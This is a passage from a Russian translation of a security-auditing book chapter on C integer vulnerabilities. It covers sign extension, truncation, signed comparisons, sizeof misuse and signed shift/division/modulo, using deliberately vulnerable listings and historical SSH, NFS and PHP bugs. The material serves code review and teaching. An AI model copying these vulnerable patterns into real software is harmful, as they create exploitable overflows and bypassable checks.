Из-за расширения знака символа, на который указывает `p`, пользователи могут задать символ `0xFF` и получить его расширение до `0xFFFFFFFF`, то есть `NOCHAR`. Если пользователи предоставляют повторяющийся шаблон из `0x2F` (символ обратной косой черты), за которым следует `0xFF`, цикл может выполняться непрерывно, так и не выполняя проверку длины в начале. Это приводит к тому, что обратные косые черты постоянно записываются в буфер назначения без проверки оставшегося места. Следовательно, из-за расширения знака символа при сохранении в переменной `c` срабатывает неожиданный путь выполнения, который приводит к переполнению буфера.

Эта уязвимость также подкрепляет еще один принцип, сформулированный в начале главы. Неявные действия компилятора тонки, и при анализе исходного кода нужно изучать последствия преобразований типов и предвидеть, как программа будет обращаться с неожиданными значениями (в данном случае со значением `NOCHAR`, которое пользователи могут задать из-за расширения знака).

Расширение знака выглядит так, будто оно должно быть повсеместным и в основном безвредным в С-коде. Однако программисты редко намеренно хотят, чтобы их меньшие типы данных расширялись по знаку при преобразовании, и наличие расширения знака часто указывает на ошибку. Расширение знака довольно трудно находить в С, но в ассемблерном коде оно хорошо проявляется инструкцией `movsx`. Попробуйте практиковаться в поиске преобразований расширения знака в ассемблере и затем связывать их обратно с исходным кодом; это полезный прием.

В качестве короткой демонстрации сравните листинг 6-14 и листинг 6-15.

Листинг 6-14. *Пример расширения знака*

```
unsigned int l;
char c = 5;

l = c;
```

Листинг 6-15. *Пример расширения нуля*

```
unsigned int l;
unsigned char c = 5;

l = c;
```

Если предположить, что реализация использует знаковые символы, вы знаете, что в листинге 6-14 произойдет расширение знака, а в листинге 6-15 -- нет. Сравните сгенерированный ассемблерный код, приведенный в таблице 6-8.

Таблица 6-8. Расширение знака и расширение нуля в ассемблерном коде

Listing 6-14: Sign Extension		Listing 6-15: Zero Extension	
mov	[ebp+var_5], 5	mov	[ebp+var_5], 5
movsx	**eax, [ebp+var_5]**	**xor**	**eax, eax**
		mov	**al, [ebp+var_5]**
mov	[ebp+var_4], eax	mov	[ebp+var_4], eax

Можно видеть, что в примере расширения знака используется инструкция `movsx`. В примере расширения нуля компилятор сначала очищает регистр с помощью `xor eax, eax`, а затем перемещает байт символа в этот регистр.

Совет аудитору: расширение знака

При поиске уязвимостей, связанных с расширением знака, нужно сосредоточиться на коде, который обрабатывает значения или указатели типа signed character либо значения или указатели типа signed short integer. Обычно их можно встретить в коде обработки строк и в сетевом коде, который декодирует пакеты с полями длины. В общем случае нужно искать код, который берет символ или short integer и использует его в контексте, вызывающем преобразование в integer. Помните: если вы видите, что signed character или signed short преобразуется в unsigned integer, расширение знака все равно происходит.

Как упоминалось ранее, один эффективный способ находить уязвимости расширения знака -- искать в ассемблерном коде бинарного файла приложения инструкцию `movsx`. Этот прием часто помогает прорезать несколько слоев `typedef`, макросов и преобразований типов при поиске потенциально уязвимых мест в коде.

Усечение

Усечение происходит, когда более крупный тип преобразуется в меньший тип. Обратите внимание, что обычные арифметические преобразования и integral promotions на самом деле никогда не требуют преобразования большого типа в меньший. Поэтому усечение может возникать только в результате присваивания, typecast или вызова функции, где есть прототип. Вот простой пример усечения:

```
int g = 0x12345678;
short int h;

h = g;
```

Когда `g` присваивается `h`, верхние 16 бит значения усекаются, и `h` получает значение `0x5678`. Поэтому если такая потеря данных происходит в ситуации, которую программист не ожидал, она вполне может привести к сбоям безопасности. Листинг 6-16 приблизительно основан на исторической уязвимости в Network File System (NFS), связанной с усечением integer.

Листинг 6-16. *Пример уязвимости усечения в NFS*

```
void assume_privs(unsigned short uid) {
    seteuid(uid);
    setuid(uid);
}

int become_user(int uid) {
    if (uid == 0)
        die("root isnt allowed");

    assume_privs(uid);
}
```

Справедливости ради, эта уязвимость в основном известна по рассказам, и ее существование не было проверено по исходному коду. NFS запрещает пользователям удаленно монтировать диск с привилегиями root. В конце концов злоумышленники выяснили, что могут указать UID 65536, который пройдет проверки безопасности, предотвращающие доступ root. Однако затем этот UID присваивался `unsigned short integer` и усекался до значения 0. Поэтому злоумышленники могли принять личность root с UID 0 и обойти защиту.

Перед реальной проблемой усечения рассмотрите еще одну синтетическую уязвимость в листинге 6-17.

Листинг 6-17. *Пример уязвимости усечения*

```
unsigned short int f;
```

```
char mybuf[1024];
char *userstr = getuserstr();

f = strlen(userstr);
if (f > sizeof(mybuf) - 5)
    die("string too long!");

strcpy(mybuf, userstr);
```

Результат функции `strlen()`, то есть `size_t`, преобразуется в `unsigned short`. Если строка имеет длину 66 000 символов, произойдет усечение, и `f` получит значение 464. Поэтому проверка длины, защищающая `strcpy()`, будет обойдена, и произойдет переполнение буфера.

Критическая ошибка в большинстве SSH-демонов была вызвана усечением integer. По иронии, уязвимый код находился в функции, предназначенной для устранения другой дыры безопасности -- SSH insertion attack, обнаруженной CORE-SDI. Подробности этой атаки доступны по адресу www1.corest.com/files/files/11/CRC32.pdf.

Суть атаки в том, что злоумышленники могут использовать хитрую атаку с известным открытым текстом против блочного шифра, чтобы вставлять небольшие объемы выбранных ими данных в SSH-поток. Обычно такая атака предотвращалась бы проверками целостности сообщений, но SSH использовал CRC32, и исследователи из CORE-SDI поняли, как обойти его в контексте SSH-протокола.

Функция, содержащая уязвимость усечения, отвечает за определение того, происходит ли insertion attack. Одно из свойств таких атак -- длинная последовательность похожих байтов в конце пакета, предназначенная для манипулирования значением CRC32 так, чтобы оно оказалось корректным. Спроектированная защита искала повторяющиеся блоки в пакете, а затем выполняла вычисление CRC32 до точки повтора, чтобы определить, происходит ли манипуляция. Для небольших пакетов этот метод был прост, но на больших наборах данных мог влиять на производительность. Поэтому, предположительно ради снижения этого влияния, была использована схема хэширования.

Функция, которую вы сейчас увидите, имеет два отдельных пути выполнения. Если пакет меньше определенного размера, она выполняет прямой анализ данных. Если пакет больше этого размера, она использует хэш-таблицу, чтобы сделать анализ эффективнее. Для понимания уязвимости понимать всю функцию необязательно. Однако если вам любопытно, более простой случай для малых пакетов примерно использует алгоритм, описанный в листинге 6-18.

Листинг 6-18. *Алгоритм Detect_attack для малых пакетов в SSH*

```
for c = each 8 byte block of the packet
    if c is equal to the initialization vector block
        check c for the attack.
        If the check succeeds, return DETECTED.
        If the check fails, you aren't under attack so return OK.

    for d = each 8 byte block of the packet before c
        If d is equal to c, check c for the attack.
        If the check succeeds, return DETECTED.
        If the check fails, break out of the d loop.
    next d
next c
```

Код проходит по каждому 8-байтовому блоку пакета, и если видит идентичный блок в пакете перед текущим, выполняет проверку, чтобы понять, идет ли атака.

Путь через код, основанный на хэш-таблице, немного сложнее. Он использует тот же общий алгоритм, но вместо сравнения множества 8-байтовых блоков друг с другом берет 32-битный хэш каждого блока и сравнивает их. Хэш-таблица индексируется 32-битным хэшем 8-байтового блока по модулю размера хэш-таблицы, а bucket содержит позицию блока, который последним дал хэш в этот bucket. Проблема усечения возникла при создании и управлении хэш-таблицей. Листинг 6-19

содержит начало кода.

Листинг 6-19. *Уязвимость усечения Detect_attack в SSH*

```
/* Detect a crc32 compensation attack on a packet */
int detect_attack(unsigned char *buf, u_int32_t len, unsigned char *IV) {
    static u_int16_t *h = (u_int16_t *) NULL;
    static u_int16_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
    register u_int32_t i, j;
    u_int32_t l;
    register unsigned char *c;
    unsigned char *d;

    if (len > (SSH_MAXBLOCKS * SSH_BLOCKSIZE) ||
        len % SSH_BLOCKSIZE != 0) {
        fatal("detect_attack: bad length %d", len);
    }
```

Сначала код проверяет, не является ли пакет чрезмерно длинным и кратна ли его длина 8 байтам. `SSH_MAXBLOCKS` равен 32 768, а `BLOCKSIZE` равен 8, поэтому пакет может достигать 262 144 байтов. В следующем коде `n` изначально равно `HASH_MINSIZE / HASH_ENTRYSIZE`, то есть 8 192 / 2, или 4 096, и предназначено для хранения количества элементов в хэш-таблице:

```
for (l = n; l < HASH_FACTOR(len / SSH_BLOCKSIZE); l = l << 2)
    ;
```

Начальный размер хэш-таблицы -- 8 192 элемента. Этот цикл пытается определить хороший размер хэш-таблицы. Он начинает с предположения `n`, текущего размера, и проверяет, достаточно ли его для пакета. Если недостаточно, он учетверяет `l`, сдвигая его влево на два бита. Он решает, достаточно ли велика хэш-таблица, проверяя, что в ней есть 3/2 от количества 8-байтовых блоков в пакете. `HASH_FACTOR` определен как `((x)*3/2)`. Следующий код -- самая интересная часть:

```
if (h == NULL) {
    debug("Installing crc compensation "
          "attack detector.");
    n = l;
    h = (u_int16_t *) xmalloc(n * HASH_ENTRYSIZE);
} else {
    if (l > n) {
        n = l;
        h = (u_int16_t *)xrealloc(h, n * HASH_ENTRYSIZE);
    }
}
```

Если `h` равно `NULL`, это означает первый проход через функцию, и нужно выделить место для новой хэш-таблицы. Если помните, `l` -- значение, вычисленное как подходящий размер хэш-таблицы, а `n` содержит количество элементов в хэш-таблице. Если `h` не равно `NULL`, хэш-таблица уже выделена. Однако если текущая хэш-таблица недостаточно велика относительно заново вычисленного `l`, она перевыделяется.

Вы уже увидели достаточно кода, чтобы заметить проблему: `n` -- это `unsigned short int`. Если отправить достаточно большой пакет, `l`, являющийся `unsigned int`, может получить значение больше 65 535, и при присваивании `l` в `n` может произойти усечение. Например, предположим, что вы отправляете пакет размером 262 144 байта. Он проходит первую проверку, а затем в цикле `l` меняется так:

```
Iteration 1: l = 4096  l < 49152  l <<= 4
Iteration 2: l = 16384 l < 49152  l <<= 4
Iteration 3: l = 65536 l >= 49152
```

Когда `l` со значением 65 536 присваивается `n`, верхние 16 бит усекаются, и `n` получает значение 0. В нескольких современных ОС `malloc()` с размером 0 возвращает действительный указатель на небольшой объект, а дальнейшее поведение функции становится крайне подозрительным.

Следующая часть функции -- код прямого анализа; поскольку он не использует хэш-таблицу, он не представляет непосредственного интереса:

```
if (len <= HASH_MINBLOCKS) {
    for (c = buf; c < buf + len; c += SSH_BLOCKSIZE) {
        if (IV && (!CMP(c, IV))) {
            if ((check_crc(c, buf, len, IV)))
                return (DEATTACK_DETECTED);
            else
                break;
        }

        for (d = buf; d < c; d += SSH_BLOCKSIZE) {
            if (!CMP(c, d)) {
                if ((check_crc(c, buf, len, IV)))
                    return (DEATTACK_DETECTED);
                else
                    break;
            }
        }
    }

    return (DEATTACK_OK);
}
```

Далее идет код, выполняющий процедуру обнаружения на основе хэшей. В следующем коде помните, что `n` будет равно 0, а `h` будет указывать на небольшой, но действительный объект в куче. С такими значениями можно делать с памятью процесса довольно интересные вещи:

```
memset(h, HASH_UNUSEDCHAR, n * HASH_ENTRYSIZE);

if (IV)
    h[HASH(IV) & (n - 1)] = HASH_IV;

for (c = buf, j = 0; c < (buf + len); c += SSH_BLOCKSIZE, j++) {
    for (i = HASH(c) & (n - 1);
         h[i] != HASH_UNUSED;
         i = (i + 1) & (n - 1)) {
        if (h[i] == HASH_IV) {
            if (!CMP(c, IV)) {
                if (check_crc(c, buf, len, IV))
                    return (DEATTACK_DETECTED);
                else
                    break;
            }
        } else if (!CMP(c, buf + h[i] * SSH_BLOCKSIZE)) {
            if (check_crc(c, buf, len, IV))
                return (DEATTACK_DETECTED);
            else
                break;
        }
    }

    h[i] = j;
}

return (DEATTACK_OK);
}
```

Если вы не видите немедленного способа атаковать этот цикл, не волнуйтесь. Вы в хорошей компании, к тому же здесь отсутствуют некоторые критически важные определения макросов. Эта ошибка крайне тонкая, а эксплойты для нее сложны и изящны. Фактически эта уязвимость уникальна с разных точек зрения. Она подкрепляет мысль о том, что безопасное программирование трудно, и ошибиться может каждый, поскольку CORE-SDI без труда можно отнести к числу самых технически компетентных компаний по безопасности в мире. Она также демонстрирует, что иногда простой black-box тест может найти ошибки, которые было бы трудно обнаружить при аудите исходного кода; первооткрыватель, Михаил Залевский, нашел эту

уязвимость поразительно прямолинейным способом (`ssh -l long_user_name`). Наконец, она подсвечивает примечательный случай, когда написание эксплойта может быть труднее, чем нахождение корневой уязвимости.

Совет аудитору: усечение

Уязвимости, связанные с усечением, обычно обнаруживаются там, где integer-значения присваиваются меньшим типам данных, таким как short integers или characters. Чтобы найти проблемы усечения, ищите места, где эти более короткие типы данных используются для отслеживания значений длины или хранения результата вычисления. Хорошее место для поиска потенциальных переменных -- определения структур, особенно в сетевом коде.

Программисты часто используют тип данных short или character просто потому, что ожидаемый диапазон значений переменной хорошо ложится на этот тип. Однако использование таких типов часто может приводить к непредвиденным усечениям.

Сравнения

Вы уже видели примеры знаковых сравнений с отрицательными числами в проверках длины и то, как они могут приводить к проблемам безопасности. Еще одна потенциально опасная ситуация -- сравнение двух целых с разными типами. Как вы уже узнали, при выполнении сравнения компилятор сначала выполняет integer promotions над операндами, а затем следует обычным арифметическим преобразованиям, чтобы сравнение выполнялось над совместимыми типами. Поскольку эти повышения и преобразования могут менять значение (из-за изменения знаковости), сравнение может работать не совсем так, как рассчитывал программист. Злоумышленники могут использовать эти преобразования для обхода проверок безопасности и часто для компрометации приложения.

Чтобы увидеть, как сравнения могут пойти не так, рассмотрим листинг 6-20. Этот код читает short integer из сети; он задает длину входящего пакета. Первая половина проверки длины сравнивает `(length - sizeof(short))` с 0, чтобы убедиться, что указанная длина не меньше `sizeof(short)`. Если она меньше, то при последующем вычитании `sizeof(short)` в операторе `read()` значение могло бы обернуться в большое integer.

Листинг 6-20. *Пример уязвимости сравнения*

```
#define MAX_SIZE 1024

int read_packet(int sockfd) {
    short length;
    char buf[MAX_SIZE];

    length = network_get_short(sockfd);
    if (length - sizeof(short) <= 0 || length > MAX_SIZE) {
        error("bad length supplied\n");
        return -1;
    }

    if (read(sockfd, buf, length - sizeof(short)) < 0) {
        error("read: %m\n");
        return -1;
    }

    return 0;
}
```

Первая проверка на самом деле неверна. Обратите внимание, что тип результата оператора `sizeof` -- это `size_t`, то есть беззнаковый целочисленный тип. Поэтому для вычитания `(length`

- sizeof(short)) переменная length сначала повышается до signed int в рамках integer promotions, а затем преобразуется в беззнаковый целочисленный тип в рамках обычных арифметических преобразований. Результирующий тип операции вычитания -- беззнаковый целочисленный тип. Следовательно, результат вычитания никогда не может быть меньше 0, и проверка фактически не работает. Значение 1 для length обходит именно то условие, от которого первая половина if должна была защищать, и вызывает integer underflow в вызове read().

Можно предоставить и другие значения, которые обходят обе проверки и вызывают переполнение буфера. Если length -- отрицательное число, например 0xFFFF, первая проверка все равно проходит, потому что тип результата вычитания всегда беззнаковый. Вторая проверка (length > MAX_SIZE) тоже проходит, потому что length повышается до signed int для сравнения и сохраняет отрицательное значение, которое меньше MAX_SIZE (1024). Этот результат показывает, что переменная length трактуется как беззнаковая в одном случае и как знаковая в другом из-за других операндов, используемых в сравнении.

При работе с типами данных, меньшими чем int, integer promotions превращают узкие значения в signed integers. Это повышение сохраняет значение и само по себе не является большой проблемой. Однако иногда сравнения могут непреднамеренно повышаться до знакового типа. Листинг 6-21 иллюстрирует эту проблему.

Листинг 6-21. *Уязвимость знакового сравнения*

```
int read_data(int sockfd) {
    char buf[1024];
    unsigned short max = sizeof(buf);
    short length;

    length = get_network_short(sockfd);
    if (length > max) {
        error("bad length: %d\n", length);
        return -1;
    }

    if (read(sockfd, buf, length) < 0) {
        error("read: %m");
        return -1;
    }

    ...
    process data
    ...

    return 0;
}
```

Листинг 6-21 показывает, почему нужно понимать результирующий тип данных, используемый в сравнении. Переменные max и length являются short integers и, следовательно, проходят integer conversions; обе повышаются до signed integers. Это означает, что любое отрицательное значение, переданное в length, обходит проверку длины относительно max. Из-за преобразований типов данных, выполняемых в сравнении, можно не только обходить sanity checks, но и делать все сравнение бесполезным, если оно проверяет невозможное условие. Рассмотрим листинг 6-22.

Листинг 6-22. *Уязвимость беззнакового сравнения*

```
int get_int(char *data) {
    unsigned int n = atoi(data);

    if (n < 0 || n > 1024)
        return -1;

    return n;
}

int main(int argc, char **argv) {
```

```
    unsigned long n;
    char buf[1024];

    if (argc < 2)
        exit(0);

    n = get_int(argv[1]);
    if (n < 0) {
        fprintf(stderr, "illegal length specified\n");
        exit(-1);
    }

    memset(buf, 'A', n);
    return 0;
}
```

Листинг 6-22 проверяет переменную `n`, чтобы убедиться, что она находится в диапазоне от 0 до 1024. Однако поскольку переменная `n` беззнаковая, проверка на значение меньше 0 невозможна. Беззнаковое целое никогда не может быть меньше 0, потому что любое представимое значение положительно. Потенциальная уязвимость довольно тонкая: если злоумышленники передают недопустимое целое как `argv[1]`, `get_int()` возвращает -1, которое при присваивании `n` преобразуется в `unsigned long`. Поэтому оно становится большим значением и в итоге приводит к падению программы в `memset()`.

Компиляторы могут обнаруживать условия, которые никогда не будут истинными, и выдавать предупреждение, если передать им определенные флаги. Посмотрите, что происходит, когда предыдущий код компилируется GCC:

```
[root@doppelganger root]# gcc -Wall -o example example.c
[root@doppelganger root]# gcc -W -o example example.c
example.c: In function 'get_int':
example.c:10: warning: comparison of unsigned expression < 0 is always false
example.c: In function 'main':
example.c:25: warning: comparison of unsigned expression < 0 is always false
[root@doppelganger root]#
```

Обратите внимание, что флаг `-Wall` не предупреждает об ошибке этого типа, хотя большинство разработчиков ожидали бы обратного. Чтобы получить предупреждение для такого бага, нужно использовать флаг `-W`. Если код `if(n < 0)` изменить на `if(n <= 0)`, предупреждение не генерируется, потому что условие уже не является невозможным. Теперь рассмотрим реальный пример похожей ошибки. Листинг 6-23 взят из модуля PHP Apache (4.3.4) при чтении данных `POST`.

Листинг 6-23. *Пример знакового сравнения в PHP*

```
/* {{{ sapi_apache_read_post */
static int sapi_apache_read_post(char *buffer, uint count_bytes TSRMLS_DC) {
    uint total_read_bytes = 0, read_bytes;
    request_rec *r = (request_rec *) SG(server_context);
    void (*handler)(int);

    /*
     * This handles the situation where the browser sends a
     * Expect: 100-continue header and needs to receive
     * confirmation from the server on whether or not it
     * can send the rest of the request. RFC 2616
     */
    if (!SG(read_post_bytes) && !ap_should_client_block(r)) {
        return total_read_bytes;
    }

    handler = signal(SIGPIPE, SIG_IGN);

    while (total_read_bytes < count_bytes) {
        /* start timeout timer */
        hard_timeout("Read POST information", r);
        read_bytes = get_client_block(r,
                                      buffer + total_read_bytes,
```

```
                                        count_bytes - total_read_bytes);
            reset_timeout(r);

            if (read_bytes <= 0) {
                break;
            }

            total_read_bytes += read_bytes;
        }

        signal(SIGPIPE, handler);
        return total_read_bytes;
    }
```

Возвращаемое значение `get_client_block()` сохраняется в переменной `read_bytes`, а затем сравнивается, чтобы убедиться, что не было возвращено отрицательное число. Поскольку `read_bytes` беззнаковая, эта проверка не обнаруживает ошибки из `get_client_block()` так, как предполагалось. Как выясняется, этот баг не является непосредственно эксплуатируемым в этой функции. Видите почему? Условие, управляющее циклом, тоже использует беззнаковое сравнение, поэтому если `total_read_bytes` уменьшается ниже 0, оно переполняется вниз и, следовательно, принимает значение больше `count_bytes`, из-за чего цикл завершается.

Совет аудитору

Анализ сравнений необходим при аудите C-кода. Обращайте особое внимание на сравнения, которые защищают выделение памяти, индексирование массивов и операции копирования. Лучший способ изучать такие сравнения -- идти построчно и внимательно разбирать каждое релевантное выражение.

В общем случае нужно отслеживать каждую переменную и ее базовый тип данных. Если вы можете проследить вход функции до знакомого вам источника, у вас должно быть хорошее представление о возможных значениях каждой входной переменной. Проходите через каждое потенциально интересное вычисление или сравнение и отслеживайте возможные значения переменных в разных точках вычисления функции. Можно использовать процесс, похожий на описанный в предыдущем разделе о поиске проблем integer boundary conditions.

Когда оцениваете сравнение, обязательно следите за беззнаковыми integer-значениями, из-за которых соседние операнды повышаются до unsigned integers. `sizeof` и `strlen()` -- классические примеры операндов, вызывающих такое повышение.

Не забывайте следить за беззнаковыми переменными, используемыми в сравнениях, например:

```
if (uvar < 0) ...
if (uvar <= 0) ...
```

Первая форма обычно заставляет компилятор выдать предупреждение, а вторая -- нет. Если вы видите такой шаблон, это хороший признак, что с этим участком кода, вероятно, что-то не так. Нужно выполнить аккуратный построчный анализ окружающей функциональности.

Операторы

Операторы могут давать непредвиденные результаты. Как вы уже видели, неочищенные операнды, используемые в простых арифметических операциях, потенциально могут открывать дыры безопасности в приложениях. Такие проблемы обычно возникают из-за пересечения граничных условий, влияющих на смысл результата. Кроме того, с каждым оператором связаны повышения типов, которые неявно выполняются над каждым из его операндов и могут давать неожиданные

результаты. Поскольку получение неожиданных результатов -- сама суть поиска уязвимостей, важно знать, как такие результаты могут возникать и какие исключительные условия могут появиться. Следующие разделы выделяют эти исключительные условия и объясняют некоторые распространенные неправильные использования операторов, которые могут приводить к потенциальным уязвимостям.

Оператор sizeof

Первый оператор, который стоит упомянуть, -- `sizeof`. Он регулярно используется для выделения буферов, сравнений размеров и параметров размера в функциях, ориентированных на длину. В определенных обстоятельствах оператор `sizeof` подвержен неправильному использованию, которое может приводить к тонким уязвимостям в коде, выглядящем вполне надежно.

Одна из самых распространенных ошибок с `sizeof` -- случайное применение его к указателю вместо целевого объекта. Листинг 6-24 показывает пример такой ошибки.

Листинг 6-24. *Пример уязвимости неправильного использования sizeof*

```
char *read_username(int sockfd) {
    char *buffer, *style, userstring[1024];
    int i;

    buffer = (char *)malloc(1024);
    if (!buffer) {
        error("buffer allocation failed: %m");
        return NULL;
    }

    if (read(sockfd, userstring, sizeof(userstring) - 1) <= 0) {
        free(buffer);
        error("read failure: %m");
        return NULL;
    }

    userstring[sizeof(userstring) - 1] = '\0';
    style = strchr(userstring, ':');
    if (style)
        *style++ = '\0';

    sprintf(buffer, "username=%.32s", userstring);
    if (style)
        snprintf(buffer, sizeof(buffer) - strlen(buffer) - 1,
                 ", style=%s\n", style);

    return buffer;
}
```

В этом коде часть пользовательских данных читается из сети и копируется в выделенный буфер. Однако `sizeof` неправильно используется на `buffer`. Предполагается, что `sizeof(buffer)` вернет 1024, но поскольку он применяется к типу указателя на символ, он возвращает только 4. Это приводит к integer underflow в параметре размера для `snprintf()`, когда присутствует значение `style`; следовательно, в память, на которую указывает переменная `buffer`, можно записать произвольное количество данных. Эту ошибку довольно легко совершить, и при чтении кода она часто не очевидна, поэтому внимательно следите за типами переменных, передаваемых оператору `sizeof`. Чаще всего такие ошибки встречаются в аргументах длины, как в предыдущем примере, но иногда они также возникают при вычислении размеров для выделения памяти. Причина, по которой такой тип бага встречается сравнительно редко, в том, что неверное выделение памяти, вероятно, приведет программу к падению и поэтому во многих приложениях будет поймано до выпуска (если только оно не находится в редко проходящем пути выполнения).

`sizeof()` также играет важную роль в багах знаковых и беззнаковых сравнений (рассмотренных ранее в этой главе в разделе "Сравнения") и в проблемах padding структур (рассмотренных далее в разделе "Padding структур").

Совет аудитору: sizeof

Ищите использования `sizeof`, в которых разработчики берут размер указателя на буфер, хотя намеревались взять размер самого буфера. Это часто происходит из-за ошибок редактирования, когда буфер переносится из локальной переменной функции в аргумент функции.

Также ищите `sizeof` в выражениях, которые заставляют операнды преобразовываться в беззнаковые значения.

Неожиданные результаты

Вы исследовали две основные особенности арифметических операторов: граничные условия, связанные с хранением целочисленных типов, и проблемы, вызванные преобразованиями, происходящими при использовании арифметических операторов в выражениях. Некоторые другие нюансы C могут приводить к непредвиденному поведению, особенно нюансы, связанные с тем, что базовые машинные примитивы учитывают знаковость. Если ожидается, что результат попадет в определенный диапазон, злоумышленники иногда могут нарушить эти ожидания.

Интересно, что на машинах с twos complement в C есть лишь несколько операторов, в которых знаковость операндов может влиять на результат операции. Самые важные операторы в этой группе -- сравнения. Кроме сравнений, только три других оператора C имеют результат, чувствительный к тому, являются ли операнды знаковыми: сдвиг вправо (`>>`), деление (`/`) и остаток от деления (`%`). Эти операторы могут давать неожиданные отрицательные результаты, когда используются со знаковыми операндами, потому что соответствующие операции на машинном уровне учитывают знак. Как проверяющий код, вы должны искать неправильное использование этих операторов, потому что они могут давать результаты за пределами ожидаемого диапазона и заставать разработчиков врасплох.

Оператор сдвига вправо (`>>`) часто используется в приложениях вместо оператора деления (при делении на степени 2). Проблемы могут возникать, когда этот оператор используется со знаковым integer в качестве левого операнда. При сдвиге отрицательного значения вправо знак значения сохраняется базовой машиной, выполняющей расширяющий знак **арифметический сдвиг**. Такой сохраняющий знак сдвиг вправо показан в листинге 6-25.

Листинг 6-25. *Сдвиг вправо с сохранением знака*

```
signed char c = 0x80;
c >>= 4;

1000 0000 - value before right shift
1111 1000 - value after right shift
```

Листинг 6-26 показывает, как этот код может дать неожиданный результат, приводящий к уязвимости. Он близок к реальной уязвимости, недавно найденной в клиентском коде.

Листинг 6-26. *Пример уязвимости сдвига вправо*

```
int print_high_word(int number) {
    char buf[sizeof("65535")];

    sprintf(buf, "%u", number >> 16);
    return 0;
}
```

Эта функция предназначена для печати 16-битного беззнакового целого (старших 16 бит аргумента `number`). Поскольку `number` знаковый, сдвиг вправо расширяет `number` по знаку на 16 бит, если он отрицательный. Поэтому спецификатор `%u` в `sprintf()` способен напечатать число, гораздо большее, чем `sizeof("65535")`, то есть объем пространства, выделенного для буфера назначения; результатом становится переполнение буфера. Уязвимые сдвиги вправо -- хорошие примеры багов, которые трудно найти в исходном коде, но легко увидеть в ассемблерном коде. В Intel assembly знаковый, или арифметический, сдвиг вправо выполняется мнемоникой `sar`. Логический, или беззнаковый, сдвиг вправо выполняется мнемоникой `shr`. Поэтому анализ ассемблерного кода может помочь определить, потенциально уязвим ли сдвиг вправо к расширению знака. Таблица 6-9 показывает знаковые и беззнаковые операции сдвига вправо в ассемблерном коде.

Таблица 6-9. Знаковые и беззнаковые операции сдвига вправо в ассемблере

Signed Right-Shift Operations	Unsigned Right-Shift Operations
mov eax, [ebp+8]	mov eax, [ebp+8]
sar eax, 16	**shr eax, 16**
push eax	push eax
push offset string	push offset string
lea eax, [ebp+var_8]	lea eax, [ebp+var_8]
push eax	push eax
call sprintf	call sprintf

Деление (`/`) -- еще один оператор, который может давать неожиданные результаты из-за учета знака. Всякий раз, когда один из операндов отрицательный, результирующее частное тоже отрицательное. Приложения часто не учитывают возможность отрицательных результатов при выполнении деления над integers. Листинг 6-27 показывает, как использование отрицательных операндов может создать уязвимость с делением.

Листинг 6-27. *Пример уязвимости деления*

```
int read_data(int sockfd) {
    int bitlength;
    char *buffer;

    bitlength = network_get_int(length);
    buffer = (char *)malloc(bitlength / 8 + 1);
    if (buffer == NULL)
        die("no memory");

    if (read(sockfd, buffer, bitlength / 8) < 0) {
        error("read error: %m");
        return -1;
    }

    return 0;
}
```

Листинг 6-27 берет параметр `bitlength` из сети и выделяет память на его основе. `bitlength` делится на 8, чтобы получить количество байтов, необходимых для данных, которые затем читаются из сокета. К результату добавляется единица, предположительно чтобы сохранить лишние биты, если предоставленный `bitlength` не кратен 8. Если можно заставить деление вернуть -1, добавление 1 дает 0, в результате чего `malloc()` выделяет небольшое количество памяти. Затем третий аргумент `read()` будет равен -1, преобразуется в `size_t` и будет интерпретирован как большое положительное значение.

Аналогично, оператор остатка (%) может давать отрицательные результаты при работе с отрицательным операндом-делимым. Аудиторы кода должны искать операции остатка, которые неправильно очищают свои операнды-делимые, потому что они могут давать отрицательные результаты и создавать проблемы безопасности. Операторы остатка часто используются при работе с массивами фиксированного размера (например, хэш-таблицами), поэтому отрицательный результат может сразу индексировать память перед началом массива, как показано в листинге 6-28.

Листинг 6-28. *Пример уязвимости оператора остатка*

```
#define SESSION_SIZE 1024

struct session {
    struct session *next;
    int session_id;
}

struct header {
    int session_id;
    ...
};

struct session *sessions[SESSION_SIZE];

struct session *session_new(int session_id) {
    struct session *new1, *tmp;

    new1 = malloc(sizeof(struct session));
    if (!new1)
        die("malloc: %m");

    new1->session_id = session_id;
    new1->next = NULL;

    if (!sessions[session_id % (SESSION_SIZE - 1)]) {
        sessions[session_id % (SESSION_SIZE - 1)] = new1;
        return new1;
    }

    for (tmp = sessions[session_id % (SESSION_SIZE - 1)];
         tmp->next;
         tmp = tmp->next)
        ;

    tmp->next = new1;
    return new1;
}

int read_packet(int sockfd) {
    struct session *session;
    struct header hdr;

    if (full_read(sockfd, (void *)&hdr, sizeof(hdr)) != sizeof(hdr)) {
        error("read: %m");
        return -1;
    }

    if ((session = session_find(hdr.session_id)) == NULL) {
        session = session_new(hdr.sessionid);
        return 0;
    }

    ...
    validate packet with session
    ...

    return 0;
}
```

Как видите, заголовок читается из сети, а информация о сессии извлекается из хэш-таблицы на основе поля идентификатора сессии в заголовке. Сессии хранятся в хэш-таблице `sessions` для последующего извлечения программой. Если идентификатор сессии отрицательный, результат оператора остатка отрицателен, и индексируются, а возможно и перезаписываются, элементы за пределами массива `sessions`, что, вероятно, было бы эксплуатируемым условием.

Как и с оператором сдвига вправо, беззнаковые и знаковые операции деления и остатка легко различить в Intel assembly. Мнемоника беззнаковой инструкции деления -- `div`, а ее знаковый аналог -- `idiv`. Таблица 6-10 показывает различие между знаковыми и беззнаковыми операциями деления. Обратите внимание, что компиляторы часто используют операции сдвига вправо вместо деления, когда делитель является константой.

Таблица 6-10. Знаковые и беззнаковые операции деления в ассемблере

Signed Divide Operations	Unsigned Divide Operations
mov eax, [ebp+8]	mov eax, [ebp+8]
mov ecx, [ebp+c]	mov ecx, [ebp+c]
cdq	cdq
idiv ecx	**div ecx**
ret	ret

Совет аудитору: неожиданные результаты

Всякий раз, когда вы встречаете сдвиг вправо, обязательно проверяйте, является ли левый операнд знаковым. Если да, может существовать небольшой потенциал уязвимости. Аналогично ищите операции остатка и деления, работающие со знаковыми операндами. Если пользователи могут задавать отрицательные значения, они могут вызвать неожиданные результаты.

Арифметика указателей

Указатели обычно являются первым серьезным препятствием для начинающих программистов на C, поскольку они могут быть довольно трудны для понимания. Правила, связанные с арифметикой указателей, разыменованием и косвенной адресацией, семантикой передачи по значению, приоритетом операторов указателей и псевдоэквивалентностью с массивами, могут быть сложными для изучения. Следующие разделы сосредоточены на нескольких аспектах арифметики указателей, которые могут застать разработчиков врасплох и привести к возможным проблемам безопасности.

Обзор указателей

